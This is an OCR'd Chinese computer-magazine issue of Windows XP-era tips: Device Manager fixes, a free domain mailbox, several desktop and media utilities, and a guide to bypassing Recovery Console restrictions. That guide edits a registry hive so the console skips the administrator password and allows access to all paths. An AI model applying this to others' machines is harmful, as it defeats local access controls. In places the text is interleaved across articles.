2.黄色的叹号——这个硬件出问题了

这个符号通常表明该硬件能够被操作系统识别(见图5)，但可能驱动程序没有正确安装或是与其他硬件存在资源冲突，一般这种情况出现在安装了同芯片但不同厂商生产的板卡驱动时，虽然能够识别安装但并不完全匹配。如果是驱动程序的问题，则右击该设备选择“卸载”，重启后让系统自动识别硬件，并根据提示安装正确的驱动程序即可；如果是资源冲突，则尝试更换该硬件所在插槽即可，如果仍不能解决则需要修改设备属性才行。双击出现问题的设备名称打开属性窗口，在“资源”选项卡下的“资源选项”列表中选中有冲突的资源类型，取消“使用自动的设置”的勾选，然后单击“更改设置”并输入一个没有冲突的值即可。



图5

3.红色的叉号——这个硬件已经停用

在设备管理器列表中出现这个符号表示该硬件可能被手动禁用或已经损坏，再或者与系统存在严重冲突，总之目前它不能正常工作。例如上文中隐藏光驱后，在“设备管理器”光驱型号前就会出现一个红色叉号，要想重启则需右击该设备，选择“启用”命令(见图6)。如果是其他问题则可以尝试换插槽或修改一下该设备的DMA通道、IRQ中断、输入/输出范围或内存范围值，看能否解决问题。如果不行则可尝试升级一下该设备的驱动程序。如果这一切




图5

都无效，就只好换个硬件再试了。

大嘴提示：对于出现故障的硬件设备，在其属性框的“常规”标签中的“设备状态”栏下，通常会提示出错误代码和相关信息，根据这些错误代码可以找到对应的解决方法，在微软知识库“设备管理器生成的错误代码说明”中提供有详细的错误解决方案(网址:http://support.microsoft.com/kb/310123/ZH-CN)。

高手篇：给系统软件升级

觉得Windows在使用中不尽如人意？功能不够强大？用“设备管理器”就能给系统软件升级！

1.让硬件设备隐身



图7

对于光驱、软驱等可移动设备，都能通过“设备管理器”让它们在系统中消失，达到“隐藏”禁用的目的。例如要隐藏光驱，可以在设备管理器窗口中展开“DVD/CD-ROM驱动器”类型，双击需要隐藏的光驱型号，打开设备属性对话框，在“常规”选项卡中的“设备用法”下拉框中选择“不要使用这个设备(停用)”(见图7)，单击“确定”。现在打开“资源管理器”后这个光驱盘符已经不见了！

2.“无线”播放CD

光驱安装说明书中通常会要求用音频线将光驱和声卡连接起来，以使光驱播放CD时能通过声卡发声，其实使用光驱的数字CD音频方式播放，完全可以不用这根连接线(这也叫无线！？)，而且播放效果更出色。打开光驱属性框，单击“属性”标签，勾选“为此CD-ROM设备启用数字CD音频”，播放CD时只需使用“超级解霸”或Windows Media Player等播放器即可，如果使用USB音箱则也必须勾选此选项，否则就无法听到美妙的CD音乐了。

3.让IDE设备加速奔跑




图8

主流刻录机都已经支持DMA模式，但默认情况下很多系统并没有启动此功能，而硬盘DMA模式也可能会在休眠后自动关闭，需要手工打开。右击“我的电脑”选择“属性”，单击“硬件”选项卡中的“设备管理器”按钮，在“IDE ATA/ATAPI控制器”栏下分别打开“主要IDE通道”和“次要IDE通道”，在“高级设置”选项卡中将硬盘或刻录机所在通道的“传送模式”设置为“DMA(若可用)”即可(见图8)，对于没有接入设备的IDE通道，将其“设备类型”设置为“无”，通过禁用闲置的IDE通道也可以加速系统启动速度。

4.让移动硬盘真正支持“热插拔”

使用过移动硬盘的朋友都知道，在拔出设备前必须在系统托盘中选择“拔出或弹出硬件”以保证数据安全，而时不时的“现在无法停止通用卷设备”却实在让人大为头痛。如果你使用Windows XP，那么现在可以让移动硬盘真正支持“热插拔”了。在“设备管理器”中展开“IDE ATA/ATAPI控制器”，选择打开相应的USB硬盘(如Generic STORAGE DEVICE USB Device等)的属性窗口，在“策略”选项卡中勾选“为快速删除而优化”，以后只要硬盘不是读写状态时都可以放心地拔掉移动硬盘了。

专家篇：用“设备管理器”排除故障

1.“设备管理器”上演空城计

“设备管理器”有一个常见却又不易解决的故障：打开“设备管理器”后里面一片空白，什么设备也没有显示，但电脑工作一切正常，这是怎么回事呢？其实这是由于一些朋友为了优化系统而禁用了系统中的“Plug and Play”(即插即用)服务造成的。解决方法也很简单，运行services.msc打开服务管理窗口，双击“Plug and Play”服务，在“启动类型”下拉框中选择“自动”，然后单击“确定”按钮重启电脑即可。

大嘴提示：其实利用这个方法还可以作为隐藏光驱后，防止别人再利用“设备管理器”修改回来的一种防范手段。

2.隐藏设备有多少

其实在系统中不仅有真实存在的硬件设备，还有许多软件虚拟的设备，在“设备管理器”中选择菜单“查看→显示隐藏的设备”，在“非即插即用设备”列表中可以看到许多如图9所示的虚拟设备。如一些杀毒软件、虚拟机软件通常都会生成一些虚拟设备。如果在系统中安装了两款杀毒软件并同时打开了监

50元就能开邮局

★★★

■日月双星

大邮箱层出不穷，Gmail、Yahoo等邮箱简单把邮箱做成了硬盘，也正因为如此，邮箱已经不能以大取胜了。想不想自己也开一个邮局？提供一个自主域名后缀的免费邮箱赠送给好友，现在只需拥有一个国际域名（可以自主修改MX记录），现在在很多空间服务商的网站上都能以50元甚至更低的价格申请到国际域名，然后使用微软提供的免费邮局服务架设自己域名后缀的邮箱，本文以笔者的域名200s.net为例。

第一步：打开http://domains.live.com，出现微软免费邮局的说明页面。不用理会它，直接点击“Click here to setup E-mail for an existing domain today!”进入下一步。在进入页面中输入你的国际域名后点击Sign In进入下一步（注意这里不要添加www前缀，比如“200s.net”）。



图1

第二步：来到管理员登录页面，用你的Hotmail账户登录，如果没有Hotmail则可点击右面的“Sign Up Now”注册新的hotmail账户。登陆后点击continue继续。进入新页面后微软会提供如图1所示的信息。登录你的域名管理（可咨询空间服务商），将域名的“解析MX”设置为刚才微软网站中提供的MX Server地址，优先级为10。

第三步：登录到设置为管理员的Hotmail账户，在页面右下角的“Manage Users for 200s.net”的链接是用于添加账户的。添加需要的账户和密码就能用了（见图2）。



图2

这样我们的邮局就完成了。直接在Hotmail登录设置的账户，我们就拥有了自己域名为后缀的邮箱了。具体使用方法同Hotmail，就不再赘述。

[YY05]

控功能，很可能会导致电脑无法正常启动，这时可以重启并按F8选择进入“安全模式”，卸载其中一款杀毒软件，再进入“设备管理器”选择“查看→显示隐藏的设备”，在“非即插即用驱动程序”列表中检查是否存在没有卸载干净的虚拟设备，有的话则需要右击选择“卸载”。



图9

大嘴提示：通过“设备管理器”还可以增强系统安全性。在“非即插即用驱动程序”列表中找到“Netbios over Tcpip”设备，右击选择“停用”，然后重启系统，即可关闭NetBios协议的137、138、139、445端口，从而防止别人共享你的电脑资源。

3.新硬件接入无反应

有时还会遇到一种情况，新添加的硬件在接入电脑后，系统没有任何反应，其实此时只需单击“设备管理器”工具栏中的“扫描检测硬件改动”按钮，系统就会自动检测新加入的即插即用设备，并弹出新硬件驱动安装向导。

4.驱动程序的“后悔药”


有时更新了有问题的驱动程序后反而会使硬件无法工作，而以前的驱动程序又丢失了该怎么办？利用“设备管理器”还可以让驱动程序还原，在设备列表中双击安装错误驱动的硬件，在弹出的属性框中单击“驱动程序”标签，然后单击“返回驱动程序”按钮即可。

大嘴提示：如果安装了错误的显卡、显示器驱动程序，可能会导致无法登录Windows图形化界面，别急！重启Windows时按下F8键，进入“安全模式”后使用“返回驱动程序”功能即可。

5.我的电脑不再“睡不醒”

当系统进入待机状态后，我们可以通过键盘和鼠标来唤醒它，但有些用户会发现待机一段时间后，鼠标和键盘等USB设备就不起作用了。在设备管理器中展开“通用串行总线控制器”，依次双击打开其下的设备，在“电源管理”选项卡中去除“允许计算机关闭这个设备以节约电源”的勾选就能解决此问题。

[YY04]



机关万重，留有一线

——破解“故障恢复控制台”限制

■维克达电脑工作室 张宗闰

任务编号：200524

任务内容

20期密技E卡通栏目中介绍了“故障恢复控制台”的使用技巧，其中有一条是突破限制访问硬盘分区中的任意路径，但此技巧的前提是在系统未崩溃时就完成“组策略编辑器”中的安全配置，本期想让各位挑战在没有预先设置组策略的情况下，能否利用覆盖注册表文件或其他方法实现“故障恢复控制台”突破限制访问所有路径。

装备： Windows 2000/XP/2003

任务难度系数： 4/5


挑战者： 待定

新任务（500元）

Windows XP中的“系统还原”功能可以帮助用户在系统出现故障时恢复到正常时的状态，虽然功能很实用，但对于系统分区空间较小的用户来说，这个功能很快就会把C盘占满，本期的目标是把系统还原的数据转移到别的盘符中，比如用D盘的某目录存放C盘的系统还原数据。

Windows 2000/XP提供的“故障恢复控制台”给系统崩溃后的恢复带来了便利，不过一旦系统完全崩溃（没有安装双系统，“安全模式”都无法进入），而事先又没有将组策略中将相关安全选项打开（见图），在“故障恢复控制台”中访问目录时将受到限制，也无法备份受限目录下的文件了。有一些系统恢复光盘（比如ERD Commander）可以帮你解围，但多数人都不会事先准备这类光盘。笔者找到了更简单的方法，以Windows XP SP2（Windows 2000/2003也可参考操作）为例，教你破解“故障恢复控制台”的访问限制。

第一步： 准备一个闪存盘（其他USB移动存储器也可，容量至少在10MB以上），到朋友电脑（只需安装有Windows 2000/XP/2003）上插入该盘，系统将为其分配盘符（假设为M:），打开“C:\WINDOWS\repair”（Windows 2000是“C:\WINNT\repair”）目录，将“software”（没有扩展名）文件复制到闪存盘，文件大小约8MB。



第二步： 单击“开始→运行”，输入regedit点击“确定”打开“注册表编辑器”。单击选中[HKEY_LOCAL_MACHINE]，选择菜单“文件→加载配置单元”，在文件选择框中打开“可移动磁盘M:”中的“software”文件，随便输入一个“项名称”，例如“12345”，单击“确定”。展开[HKEY_LOCAL_MACHINE\12345\SOFTWARE \Microsoft\Windows NT\CurrentVersion\Setup\RecoveryConsole]项，将右窗格“SetCommand”的键值“0x00000000(0)”修改为“0x00000001(1)”，这样即可突破目录限制。如同时将“SecurityLevel”的键值“0x00000000(0)”修改为“0x00000001(1)”（以上均不含外侧引号），则登录“故障恢复控制台”时不需要输入系统管理员密码。单击选中[HKEY_LOCAL_MACHINE\12345]，选择菜单“文件→卸载配置单元”，点击“是”并关闭“注册表编辑器”。

第三步： 回到自己的电脑后插入闪存盘。如果你已经安装了“故障恢复控制台”，则启动后选择启动菜单项“Microsoft Windows Recovery Console”进入“故障恢复控制台”。否则开机先按F1进入BIOS将第一启动设备设置为CDROM，然后插入Windows XP安装光盘（必须是可引导光盘）重新启动电脑，进入安装界面后根据提示按“R”键进入“故障恢复控制台”。

> **小提示**
>
> 在Windows XP上安装“故障恢复控制台”的方法是：插入安装光盘，在“开始→运行”输入“c:\i386\winnt32.exe /cmdcons”命令回车（假设光驱盘符为E:），然后按提示操作。

第四步： 按提示输入操作系统序号（一般为“1”）回车，输入系统管理员密码并回车，此时如果输入命令“set allowallpaths = true”，系统将提示您禁止使用Set命令，所以刚才的注册表文件就该发挥作用了。输入命令“map”查看一下闪存盘被分配的盘符（假设为M:），然后输入下列命令，用闪存盘中的software注册表文件代替系统中config目录下的同名文件：

```
ren c:\windows\system32\config\software software.000
copy m:\software c:\windows\system32\config
```

输入“exit”命令重启电脑，再次登录“故障恢复控制台”后输入下列命令就可以畅通无阻地访问目录，并使用闪存盘等可移动存储器来转移重要数据了：

```
set allowallpaths = true
set allowremovablemedia = true
```

[YY06]

桌面迷你工具集

我和你“拼”了——用podXP打造完美桌面

★★

■四川 山村野菇

很多朋友喜欢把自己的桌面搞得花里胡哨，笔者也喜欢唯美的桌面风格，不过很多美化软件的庞大体积都让人心生畏惧。最近笔者发现了一款小巧的美化版桌面小工具叫做podXP，通过它我们自己能“拼凑”出一个完美的桌面环境。

podXP小档案

▶软件版本:1.0　软件大小:3983KB
▶软件性质:免费软件　适用平台:Windows XP
▶下载地址:http://www.podxp.com/podXPDownload.php

podXP可以玩什么花样

安装podXP的时候注意在“Language”一栏选择“English”，安装完毕后需要手动从开始菜单启动。为了一进系统就能看见美化后的效果，可以新建一个podXP的快捷方式，并将其添加到“启动”菜单中(见图1)。




图1

podXP实际上是通过内置其中的12个组件构成的，12个组件各自完成一项优化。运行podXP后，首先按下Ctrl+Alt+P热键调出podXP的控制面板(见图2)，在面板的上方可以看到这12个组件，右击其中一项可以对其进行新建(New pod)、禁用(Unactivate)、呼出(Load Pods)、关闭(Unload Pods)操作。需要注意的是，多数组件可以新建多个面板，所有我们创建的面板都能在podXP控制面板下方的列表中看到，双击列表中某项时其对应的面板会旋转，此时就能找到它的位置了。下面简单介绍一下各组件的用途，由于使用方法相当简单，笔者不再赘述。



图2

小提示

podXP的内存和CPU占用相当低，开启所有面板后物理内存占用仅为2MB多。此外，在试用过程中笔者发现其中的“MiniBox”、“MiniIcon”组件对中文系统支持不够好，建议禁用该组件。

★MiniStart:这是一个美化的开始菜单，用鼠标调整其大小，可以看到“桌面”、“我的电脑”等系统组件。

★MiniTray、MiniTask:前者可显示系统托盘区域启动的软件图标，后者可完全代替系统任务栏的功能。

★MIniSlideShow:单击其面板选择“Load Directory”定位到图片文件夹，并在“Refresh Time”菜单中设置刷新频率，具有幻灯片方式浏览图片的功能。

★MiniRemoteWMP、MiniRemoteWinamp:控制Windows Media Player、Winamp进行媒体播放。

★MiniNote:桌面即时便签。

★MiniMeter:查看即时系统信息，比如CPU占用(CPU Useage)、内存占用(Physical Memory Useage)等。

★MiniHideTaskBar:隐藏任务栏。

★MiniClock:一个仿真时钟。

小提示

对所有面板的禁用(unactivate)和激活(Active)都是通过podXP安装目录下的PodXP.ini这个配置文件来控制的，用“记事本”打开该文件即可编辑。比如笔者想在开启podXP时，MiniIcon组件不予启动(即处于“禁用”状态)，则将该文件中的“[MiniBox] Active=1”修改为“[MiniBox] Active=0”即可。

podXP技巧串串烧

1.由于podXP提供了任务栏、系统托盘、开始菜单的代替者，建议首先使用MiniHideTaskBar将任务栏完全隐藏，然后再调用各个组件并拖曳设置其在屏幕中的位置，以达到美化的效果。

2.podXP每个组件都有一个非常酷的功能:右击任意组件面板，选择“Tab”菜单，这时就会看到组件被隐藏到了临近的屏幕边缘处，并以类似多页面浏览器标签的方式排列，当要调用菜单时只需将鼠标悬停在标签上片刻即可。

3.如果建立组件太多，可选择右键菜单中的“Set Title”一项，为该组件起个名字，以免当其隐藏在屏幕边缘时“眼花”。

4.多数组件都提供了换肤功能，可选择右键菜单中的“Skin”项进行切换。

5.双击任意组件面板，则该面板将被置顶在桌面的最前端，再次双击则取消置顶。

CF [YY07]

KMPlayer让“暴风影音”黯然走开

★

■上海　死灰复燃

小编们平常使用的播放器杂七杂八，比如暴风影音，PowerDVD、豪杰解霸等，不过他们在试用了新版本KMPlayer后，几乎全部换“装”，比如用着“老牛机”的狂PK，对播放画面要求过多的番茄蛋饭，还有那个经常嚷嚷着暴风影音功能太差的SUNNY……

那么，他们为什么将不同的播放器换用了KMPlayer？

■比暴风影音兼容性更好，一些暴风影音无法播放的视频它照播无误。

■绝对不会像其他软件那样要不正大光明，要不偷偷摸摸地在我们的Windows中安装任何广告软件。

■播放视频时比暴风影音占用的系统资源更少。

■功能很多，比如截取音频、保存视频等。

■可以播放未下载完的视频文件。

■以不同界面模式播放音频及视频。

和我们以前多次介绍的暴风影音一样，KMPlayer也是一款万能媒体播放器，来自韩国，安装后就不需要再使用其他媒体播放器了，不管是AVI、WMV、MPEG、MP3、WMA，还是RM、RMVB、OGG……全面通吃！经过我们测试，这款软件比国内流行的暴风影音更为强大，功能繁多，几乎涵盖了用户的所有需求。它甚至还能直接导入多种格式的外挂字幕、使用Winamp音效插件，并支持多种影片特效播放等！

KMPlayer小档案

▶软件版本：2.8.1.1031 Build 1120　软件大小：18668KB

▶软件性质：免费软件　适用平台：Windows 9x/2000/XP

▶下载地址：http://nj.onlinedown.net/soft/38003.htm

除安装KMPlayer外，建议大家还要安装阿飞的音频视频工具包（下载地址：http://afly.ogg.cn/blog.php?job=showcat&cat=0）。运行KMPlayer后，双击播放窗口，就会弹出文件窗口，选择要播放的视频文件播放即可。

绝招1:让KMPlayer接管系统中的媒体文件

默认KMPlayer不会关联系统中的媒体文件，需要进行设置：在KMPlayer主窗口右击，选择“参数选项→参数选项”，在弹出窗口左侧选择“文件关联／截取”，然后在右侧窗口勾选要关联的文件，关闭窗口即可（见图1）。



图1　如果有一些KMPlayer可以播放，但没有列出的扩展名，可以通过“添加”按钮添加

绝招2:播放DVD时显示字幕

很多人在使用KMPlayer播放DVD时并不知道怎样显示字幕，这是由于汉化的原因：放入DVD光盘后，按Ctrl＋D进入DVD播放模式，播放DVD，然后右击选择“DVD控制→高亮→显示”，这时就会显示字幕，再次右击选择“DVD控制→高亮→中文”即可（见图2）。




图2

绝招3:快速校正不准确的字幕

如果字幕和影片的播放速度不同，那是一件让人很头痛的事，当然KMPlayer可以轻松解决这个问题：右击显示播放窗口，选择“字幕→调整字幕同步”，在弹出窗口中设置字幕延迟时间即可。

小提示

如果是画面与声音不同步，可以右击播放窗口，选择“播放→影音同步设置”，通过“延迟时间”滑块进行设置。

绝招4:跳略片头及片尾

在用KMPlayer播放电视剧时，只要文件都保存在一个文件夹，它就能自动将它们全部导入到播放列表中，并按顺序一个接一个播放，不用手动更换文件。不过每集片头及片尾曲应该是没有人看的，为节约时间，跳过它们：右击播放窗口，选择“播放→设置”，在弹出窗口中选择“跳过片头”，设置好片头曲所占时间，勾选“片尾跳略设置”下的“启用”，设置好片尾的秒数即可。

小提示

如果出现了连续播放视频时自动断开或停止的问题，也可以用此方法解释，只要将跳略片头及片尾的时间设置为大于2秒的任意秒数即可。

绝招5:视频亮度随意改

在用暴风影音播放RMVB影片时，要想修改亮度比较麻烦，在KMPlayer里就简单多了：在KMPlayer主窗口点击“CB”按钮，在弹出窗口中点击“Video”标签，前面的两项就可以分别调整亮度及对比度了（见图3）。



图3

绝招6:用KMPlayer播放PPLive节目的技巧

在2005年第19期《以BT的名义看电视》一文中介绍了用KMPlayer录制PPLive节目的方法，如果在用KMPlayer看PPLive的RM或ASF格式节目时，出现了问题，还应该进行一些必要设置。

第一步:参考《以BT的名义看电视》一文，将PPLive的播放器设置为KMPlayer。

第二步:在KMPlayer中右击播放窗口，选择“参数选项→参数选项”，在弹出窗口左侧选择“滤镜设置”，然后在右侧窗口的“DirectShow”中删除“.RM”。

第三步:在窗口左侧选择“滤镜管理器”，在右侧选择“添加已注册滤镜”，从弹出的列表中选择“RealMedia Source”项。

第四步:再次选择“添加已注册滤镜”，添加“Windows Media source filter”，完成滤镜添加(见图4)。



图4

绝招7:用低端电脑看HDTV

很多朋友喜欢看高清晰的HDTV，但配置低怎么办呢?没问题KMPlayer帮你解决。

第一步:按F2，打开“参数选项”窗口，在左侧选择“解码器→内置视频解码器”，在右侧点击“全部不选”按钮。

第二步:在窗口左侧选择“解码器→扩展视频解码器”，在右侧选择“搜索扩展解码器”，在弹出窗口中点击“搜索”，找到“Moonlight-Elecard MPEG2 Demultiplexer”，在右侧勾选“MPEG2 视频”及“MPEG2 音效”，回到“参数选项”窗口，从“MPEG2 视频”下拉菜单中选择“* Moonlight-Elecard MPEG2 Demultiplexer”(见图5)。

第三步:按照第二步方法放置音频，选择“解码器→内置音频解码器”，在右侧，点击“全部不选”。选择“解码器→扩展音频解码器”，在“MPEG2 音效”下选择“* Moonlight-Elecard MPEG2 Demultiplexer”。

第四步:在“参数选项”窗口左侧选择“滤镜管理器”，点击“添加已注册滤镜”，在弹出窗口中添加“Moonlight-Elecard MPEG2 Demultiplexer”滤镜。“确定”后回到“滤镜管理器”界面，选择“强制使用”(见图6)。




图5




图6

第五步:在“参数选项”左侧选择“难以解决的问题”，然后在右侧勾选“屏幕水平翻转”下的两项即可。

小编用KMPlayer的疯狂技巧

①狂PK家里的机器比较慢，于是使用了KMPlayer的“极速模式”，该模式下KMPlayer将关闭所有特效，减少资源占用：在播放影片前，先右击播放窗口，选择“高级视频→极速模式”即可。当然对于电脑配置较好的读者，自然要选择“高级视频→画质模式”了。

②从事过视频非线编辑工作的番茄蛋饭，已经不满足于一般的播放方式，经常玩个BT播放，如浮雕播放效果：在播放时，右击播放窗口，在弹出菜单中选择“标准视频→其他特效→浮雕”项即可。在“标准视频”菜单下，还有很多其他特效，大家可以进行切换，另外，在“参数选项”窗口中的“视频处理”项下可以对插件进行设置。

③SUNNY经常在网上看些在线视频，KMPlayer的两个功能是他最喜欢的：用IE开始播放在线视频后，打开KMPlayer，右击播放窗口，点击菜单中的“打开选项→扫描IE中的媒体”，在弹出窗口中点击“打开”按钮，就可以在KMPlayer中收看视频了，还可以对视频进行亮度调整等。看完后，右击播放窗口，选择“截取→另存为”还能把文件保存下来。

KMPlayer是不是让你有些心动了?快去试试看吧。

CF [YY08]

忠实的看门狗和机灵的进程猫

——保护系统的WinPatrol和Task Catcher

★★

■dOGCAt

经常看《电脑爱好者》的朋友应该对WinPatrol（图标为一只狗）并不陌生，这款软件就像看门狗一样，帮你守护着Windows，实时监控系统中的自启动程序、IE助手、计划任务、系统服务、当前进程、IE默认页、HOSTS文件、文件关联等。也正因为有了它的帮助杜绝了广告软件、间谍程序及木马、蠕虫、病毒等有害程序对系统的入侵。

现在WinPatrol的开发公司BillP Studios又推出了一款名为Task Catcher（图标是一只猫）的软件，借此机会，我们一方面介绍Task Catcher，另一方面也介绍一个WinPatrol比较有用的实例。

目前，网上的WinPatrol最新汉化版9.8.0 Plus也同时将Task Catcher 1.02进行了汉化打包。我们可以从http://www.newhua.com/cfan/200524/wp+tc.exe下载到。

小提示

软件的汉化版在安装时会安装多种插件，请根据需要勾选或去除安装。

实例1：显示Task Catcher任务栏图标

默认Task Catcher是不会在系统托盘中显示图标的，需要经过设置后才会显示：点击“开始→程序→WinPatrol→TASKCAT”菜单，打开Task Catcher。在“选项”标签下勾选“当电脑启动时自动运行Task Catcher”及“显示进程监控器Lady于系统托盘处”项。

实例2：让杀毒软件永不关闭

有些厉害的病毒可以关闭杀毒软件，而Task Catcher的监控功能，可以让关闭的杀毒软件重新启动：双击系统托盘内的软件图标，点击“活动任务”，从中找到杀毒软件的进程，右击后选择“添加至优先程序监控列表”项，在弹出窗口中选择“若此程序非活动则自动将其启动”项，并点击“监控”。这时在“监控列表”选项卡下就可以看到已经添加的程序了（见图1）。



图1 点击“添加”按钮，选择杀毒软件的启动文件，同样可以完成添加

小提示

右击Task Catcher系统托盘内的图标，选择“总是运行Task Catcher”，可以让Task Catcher不被病毒关闭。

实例3：让指定的进程无法运行

很多病毒程序运行后，让系统无法打开注册表编辑器等软件，这时我们可以让Task Catcher的“黑名单”功能禁止这些病毒进程的运行：同样是在Task Catcher主窗口中的“活动任务”选项卡下，选择可疑的病毒进程（通过Ctrl可多选），右击，选择“添加至Task Catcher黑名单”，在弹出窗口中点击“监控”即可（见图2）。



图2 添加的程序可在“黑名单”选项卡中查看

实例4：添加受保护的文件类型

WinPatrol提供的文件类型保护功能非常不错，只是类型较少，有些软件我们不想修改所使用的打开程序，那么就需要手工添加了：双击系统托盘内的软件图标，点击“文件类型”选项卡下的“添加”按钮，在弹出文件窗口中的文本框中输入扩展名即可（见图3）。设置后，当该类型文件关联被修改了打开程序后，WinPatrol就会报警，提示。



图3 输入扩展名时要加“.”

其实WinPatrol和Task Catcher默认设置已经可以很好地工作，多数情况下你要做的就是在出现提示时确定或取消。 [YY09]

用Jetstart，操作更快人一步

★★

■四川　冯小民

是否觉得从“开始”菜单的“程序”项下单击程序的快捷方式来启动软件比较慢？是否觉得执行一个关机操作也要点击鼠标多次有些麻烦？想要操作快人一步，请看Jetstart如何为你的操作提速。

Jetstart小档案

▶软件版本：3.1　　软件大小：666KB
▶软件性质：免费软件　　运行平台：Windows 9x/2000/XP
▶下载地址：http://files.codesector.com/Jetstart.exe

安装Jetstart后，当将鼠标移到Windows的“开始”按钮上，不用点击便可显示最常用的Sleep（休眠）、Restart（重启）、Shutdown（关机）、Logoff（注销）等项，以及用户在Jetstart中自行创建的分类中存放的常用软件快捷方式，这样会减少些点击鼠标的次数，操作自然比别人更快，而“开始”菜单原有的所有功能都能正常工作。

当成功安装软件并运行它后，将会在系统托盘区域显示一个图标，同时，会弹出工具窗口自动缓存当前系统已安装的软件名和图标。缓存完成之后，将会打开分类工具条窗口，以便用户能按需将各种程序归入某类别下。

第一步：添加软件到相应分类中

Jetstart默认创建了“Tools”（工具）、“Internet”（互联网）、“Office”（办公）、“Games”（游戏）和“Other”（其他）等类，为了调用程序的方便，需要先将系统中的软件归入相应类别。

在“Categorize Start Menu Items”（分类开始菜单项）对话框中，从“Category”（类别）下拉菜单中选择分类，然后双击列表中的应用程序快捷方式，以使之添加到该类别右侧的列表中。也可以在软件搜索出来的图标列表中的某条目上点击鼠标右键，再从快捷菜单中选择其所属的类别来添加（见图1）。




图1

完成归类后点击“Done”（完成）按钮关闭对话框，将会出现Jetstart的工具窗口，在该窗口各标签可查看到各个类别下有哪些软件图标。将鼠标指向某个图标，在窗口标题栏中将显示其对应的快捷方式名称。

小提示

右击Jetstart在托盘区域的图标，选择“Start Menu Import”（导入开始菜单），可再次打开“Categorize Start Menu Items”对话框；而按下默认的热键组合“Win+S”键可快速打开软件的主窗口（在主窗口中可用字母来快速找出Jetstart自动搜索到的程序名称），按“Win+A”键可快速打开工具条窗口。

第二步：添加其他软件图标

如果某些程序没能被该软件自动搜索并缓存下来，则可以在Jetstart的分类工具窗口的某个分类下点击鼠标右键，并从快捷菜单中选择“Create”（建立），在打开的对话框中点击“Browse”（浏览）按钮找到该程序，并在“Shortcut Name”（快捷方式名）后输入其快捷方式名称（见图2），最后点击“Create”按钮，便在该分类下自动完成了新软件的添加。



图2

小提示

选中分类工具窗口中软件图标后，按“Del”键，选择“Remove from Toolbar”（从工具栏中移除）就可以将所选程序图标删除。如果选择“Uninstall application”（卸载应用程序）则将其对应的应用程序从系统中卸载。

第三步：快速调用应用程序

我们有两种方式来快速调用快捷方式：

①将常用软件添加到相应分类后，只要Jetstart在后台运行，就可将鼠标指向“开始”按钮，不用点击，便会自动弹出Jetstart的“开始”菜单，在其中不仅包含了系统常用的关机、注销休眠等命令，也包含了我们前面在各个分类中存放的软件条目（见图4）。




图4

②按Win+A键激活Jetstart分类工具窗口，然后进入某个类别，再点击鼠标右键，从快捷菜单中选择“Run all”，可快速打开该类别中的所有程序。利用该功能，我们可非常轻松地实现程序的批量打开。

